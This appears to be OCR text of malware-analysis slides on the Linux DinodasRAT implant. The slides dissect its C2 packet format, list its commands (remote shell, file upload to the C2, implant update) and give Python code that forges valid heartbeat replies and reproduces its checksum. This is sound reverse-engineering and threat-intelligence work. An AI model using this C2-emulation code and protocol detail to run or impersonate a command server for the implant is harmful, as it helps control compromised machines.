
```
Waiting connections at 127.0.0.1:3266...
Got connection from ('127.0.0.1', 44022)
00000000  b8 a1 f1 f2 00 00 00 00  00 00 00 00 01 00 00 00  |................|
00000010  00 00 00 00 04 00 00 00  42 eb 05 88 fe 7f 00 00  |........B.......|
00000020  00 00 50 00 04 00 00 00  00 00 00 00 00 00 00 00  |..P.............|
00000030  01 00 00 00                                       |....            |
00000034
Received a heartbeat packet from ('127.0.0.1', 44022)
Got connection from ('127.0.0.1', 44022)
00000000  68 e1 2d 53 04 00 00 00  01 00 00 00 01 00 00 00  |h.-S............|
00000010  00 00 00 00 7d 00 00 00  42 eb 05 88 1d d2 d4 20  |....}...B...... |
00000020  00 00 50 00 7d 00 00 00  00 00 00 00 00 00 00 00  |..P.}...........|
00000030  30 78 00 00 00 f3 c9 eb  a6 c7 78 9f 3d 0a 73 cc  |0x........x.=.s.|
00000040  c9 5b 48 5f fd 75 7a f3  4c e7 f7 b8 44 5d f2 88  |.[H_.uz.L...D]..|
00000050  1d 11 55 30 d6 f3 c8 c0  50 14 94 94 52 83 30 c8  |..U0....P...R.0.|
00000060  56 50 3f 6a ed 70 f7 32  8a 82 46 a2 64 9f 17 34  |VP?j.p.2..F.d..4|
00000070  57 c4 d6 14 32 47 a3 65  34 78 cc 3b 9e c6 27 74  |W...2G.e4x.;..'t|
00000080  07 35 e5 ab 36 1b 45 96  fa ce 2b 0e 20 ba a3 00  |.5..6.E...+. ...|
00000090  14 28 ba f0 35 a0 d1 00  39 79 3c 01 6a b4 5e d5  |.(..5...9y<.j.^.|
000000a0  1e e7 21 49 a7 04 f6 e7  05 4d 6f df 55           |..!I.....Mo.U   |
000000ad
Received a victim registration packet
```

Heartbeat

Victim registration



Network Packet dissection



Pattern Data

Name	Start	End	Size	Type	Value
▼ Heartbeat_Packet	0x00000000	0x000000AC	173 bytes	struct Packet	{ ... }
CRC32_CHECKSUM	0x00000000	0x00000003	4 bytes	u32	4062510634
data_begin	0x00000004	0x00000007	4 bytes	u32	4
timestamp	0x00000018	0x0000001B	4 bytes	u32	2283718394
optype	0x00000030	0x00000030	1 byte	enum OpType	OpType::Registration
payload_size	0x00000031	0x00000034	4 bytes	u32	120
▶ encrypted_data	0x00000035	0x000000AC	120 bytes	u8[120]	[...]

Network Packet - Replying

The C2 server must meet the following constraints to be accepted by the RAT:

- The CRC32 checksum must match the entire network packet (starting after the header).
- The timestamp must be the same as requested, used to prevent replay attacks.
- The payload must be encrypted using the server key with TEA in CBC mode.

Network Packet - Replying heartbeat

```python
def craft_pong_reply(incoming_pkt):
    data = b"\x00" * net_struct.sizeof()
    incoming_pkt_header = net_struct.parse(incoming_pkt)
    pkt_header = net_struct.parse(data)

    pkt_header.raw_data_begin = 1
    pkt_header.timestamp = incoming_pkt_header.timestamp

    raw_data = net_struct.build(pkt_header)[:0x30]

    # calc checksum
    pkt_header = net_struct.parse(net_struct.build(pkt_header)) # repack & unpack
    pkt_header.checksum = create_hash(raw_data[4:], len(raw_data) - 4)

    # Remove extra fields that does not exist in the ping packet
    # This is necessary beceause the backdoor will verify if the packet is in the expected size
    final_pkt = net_struct.build(pkt_header)[:-5]

    return final_pkt # repack
```

Incoming Response

Timestamp


CheckSum

```python
def create_hash(data, size):
    v3 = 0
    i = 0

    for x in range(size):
        v5 = data[i]
        i += 1
        v3 = sbox[(v3 ^ v5) & 0xff] ^ (v3 >> 8)

    return (~v3) + ( 1 << 32 )
```

Network Packet - Receiving registration



RAT Commands

ID	Function	Command
0x02	DirClass	List the directory content.
0x03	DelDir	Delete directory.
0x05	UpLoadFile	Upload a file to the C2.
0x06	StopDownLoadFile	Stop file upload.
0x08	DownLoadFile	Download remote file to system.
0x09	StopDownFile	Stop file download.
0x0E	DealChgIp	Change C2 remote address.
0x0F	CheckUserLogin	Check logged-in users.
0x11	EnumProcess	Enumerate running processes.
0x12	StopProcess	Kill a running process.
0x13	EnumService	Use chkconfig and enumerate all available services.
0x14	ControlService	Control an available service. If 1 is passed as an argument, it will start a service, 0 will stop it, while 2 will stop and delete the service.

RAT Commands

0x18	DealExShell	Execute shell command and send its output to C2.
0x19	ExecuteFile	Execute a specified file path in a separate thread.
0x1A	DealProxy	Proxy C2 communication through a remote proxy.
0x1B	StartShell	Drop a shell for the threat actor to interact with.
0x1C	ReRestartShell	Restart the previously mentioned shell.
0x1D	StopShell	Stop the execution of the current shell.
0x1E	WriteShell	Write commands into the current shell or create one if necessary.
0x27	DealFile	Download and set up a new version of the implant.
0x28	DealLocalProxy	Send "ok".
0x2B	ConnectCtl	Control connection type.
0x2C	ProxyCtl	Control proxy type.
0x2D	Trans_mode	Set or get file transfer mode (TCP/UDP).
0x2E	Uninstall	Uninstall the implant and delete any artifacts from the system.

Conclusion

- DinodasRAT is a highly complex threat that has been actively used in APT campaigns.
- A recent research on Earth Krahang, by Trend Micro, identified the Linux version as one of the tools in the APT group's arsenal.
- Has been linked back in 2021 to the LuoYu APT group, on a conjuction investigation between Team T5 and Kaspersky, where it was called XDealer.

Earth Krahang
LuoYu

Thank You!